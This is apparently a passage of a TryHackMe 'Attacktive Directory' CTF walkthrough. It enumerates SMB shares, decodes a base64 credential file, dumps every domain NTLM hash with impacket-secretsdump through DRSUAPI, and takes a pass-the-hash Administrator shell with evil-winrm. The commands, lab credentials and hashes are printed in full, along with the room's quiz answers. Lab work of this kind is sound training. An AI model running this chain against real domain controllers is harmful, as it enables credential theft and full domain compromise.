


```
┌──(nobodyatall㉿0xDEADBEEF)-[~]
└─$ python3.8 /usr/bin/smbmap -u svc-admin -p management2005 -H spookysec.local
[+] IP: spookysec.local:445     Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
┌──(nobodyatall㉿0xDEADBEEF)-[~]
```




```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ python3.8 /usr/bin/smbmap -u svc-admin -p management2005 -H spookysec.local -r '/'
[+] IP: spookysec.local:445     Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        .\backup\*
        dr--r--r--                0 Sat Apr  4 15:08:39 2020    .
        dr--r--r--                0 Sat Apr  4 15:08:39 2020    ..
        fr--r--r--               48 Sat Apr  4 15:08:53 2020    backup_credentials.txt
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        .\IPC$\*
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 19:03:58 1600    lsass
        fr--r--r--                3 Sun Dec 31 19:03:58 1600    ntsvcs
        fr--r--r--                4 Sun Dec 31 19:03:58 1600    scerpc
```

Now let's gain access into the **backup** share & grab the text file. It looks like the content had been encoded with base64.




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ smbclient '//spookysec.local/backup' -U svc-admin
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 3910313 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> exit

┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

So now let's decode it & looks like we just got **backup user credential** in plaintext!



```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ cat backup_credentials.txt | base64 -d
backup@spookysec.local:backup2517860
```


Let's test it out & see whether this is a valid credential or not for **backup** user & yes it's a valid credential!



```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Now, let's answer TryHackMe questions again:


What utility can we use to map remote SMB shares?



```
SMBCLIENT(1)                                                              User

NAME
       smbclient - ftp-like client to access SMB/CIFS resources on servers
```

answer: smbclient


Which option will list shares?



```
┌──(nobodyatall㉿0xDEADBEEF)-[~]
└─$ smbclient --help
Usage: smbclient service <password>
  -R, --name-resolve=NAME-RESOLVE-ORDER     Use these name resolution services only
  -M, --message=HOST                        Send message
  -I, --ip-address=IP                       Use this IP to connect to
  -E, --stderr                              Write messages to stderr instead of stdout
  -L, --list=HOST                           Get a list of shares available on a host
  -m, --max-protocol=LEVEL                  Set the max protocol level
  -T, --tar=<c|x>IXFvgbNan                  Command line tar
```


answer: -L

How many remote shares is the server listing?


```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```


answer: 6

There is one particular share that we have access to that contains a text file. Which share is it?


```
ADMIN$                                                  NO ACCESS       Remote Admin
backup                                                  READ ONLY
.\backup\*
dr--r--r--              0 Sat Apr  4 15:08:39 2020     .
dr--r--r--              0 Sat Apr  4 15:08:39 2020     ..
fr--r--r--             48 Sat Apr  4 15:08:53 2020     backup_credentials.txt
C$                                                      NO ACCESS       Default share
```

answer: backup

What is the content of the file?


```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/attacktiveDirectory]
└─$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

answer: YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw


Decoding the contents of the file, what is the full contents?

answer: backup@spookysec.local:backup2517860

Domain Privilege Escalation: Elevating Privileges within the Domain

Now, we have the new user '**backup**' credential. We might be thinking what does that backup user does?

So this backup user actually is a **backup account for the Domain Controller**. This



spookysec
TASKS
SECTIONS
Domain
Managed By
Extensions
Managed by:
Edit...
Clear
Office:
Phone numbers:
Main:
Mobile:
Fax:
Address:
Street
City
State/Province
Zip/Postal code
Country/Region:
Extensions
Security
Attribute Editor
Group or user names:
Enterprise Read-only Domain Controllers (SPOOKYSEC\En
Domain Admins (SPOOKYSEC\Domain Admins)
Domain Controllers (SPOOKYSEC\Domain Controllers)
Enterprise Admins (SPOOKYSEC\Enterprise Admins)
Cloneable Domain Controllers (SPOOKYSEC\Cloneable Do
Add...
Remove
Permissions for backup dc
Allow
Deny
Replicating Directory Changes ✓
Replicating Directory Changes All ✓
Replicating Directory Changes In Filte... ✓
Replication synchronization
Run Protect Admin Groups Task
For special permissions or advanced settings, click Advanced.
Advanced
More Information
OK
Cancel

So now we know what does this user does, so it's time for us to do a **pass the hash attack** on the Domain Controller. We can utilize one of the Impacket python script called '**secretsdump.py**'.

Now let's perform **pass the hash attack on the Domain Controller** with backup user credential.

Impacket secretsdump.py command format:

impacket-secretsdump -just-dc-ntlm <domain name>/<user>:<password>@<domain controller IP>




```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:e268718a6688870a3ac0a84632197139:::
[*] Cleaning up...
```

So, now we've gotten the Administrator user hash, let's use **evil-winrm** to spawn a shell!

> ***evil-winrm command format:***
>
> *evil-winrm -u <user>-H <NTLM Hash> -i <target IP>*


Now, we've just owned the Domain Controller machine!!



```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ evil-winrm -u Administrator -H 0e0363213e37b94221497260b0bcb4fc -i spookysec.local

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```


Let's quickly answer TryHackMe questions again.

What method allowed us to dump NTDS.DIT?



```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ impacket-secretsdump -just-dc-ntlm spookysec.local/backup:backup2517860@10.10.136.159
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
```

answer: DRSUAPI



```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
```

answer: 0e0363213e37b94221497260b0bcb4fc

What method of attack could allow us to authenticate as the user without the password?


answer: pass the hash

Using a tool called Evil-WinRM what option will allow us to use a hash?



```
Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.c
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
```

the flag.

Finding svc-admin user flag



```
*Evil-WinRM* PS C:\Users> cd svc-admin/Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> ls


    Directory: C:\Users\svc-admin\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
```

Open in app Get started



```
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cd C:\Users\backup\Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> ls


    Directory: C:\Users\backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt
```

Finding Administrator root flag



```
*Evil-WinRM* PS C:\Users\backup\Desktop> cd C:\Users\Administrator\Desktop
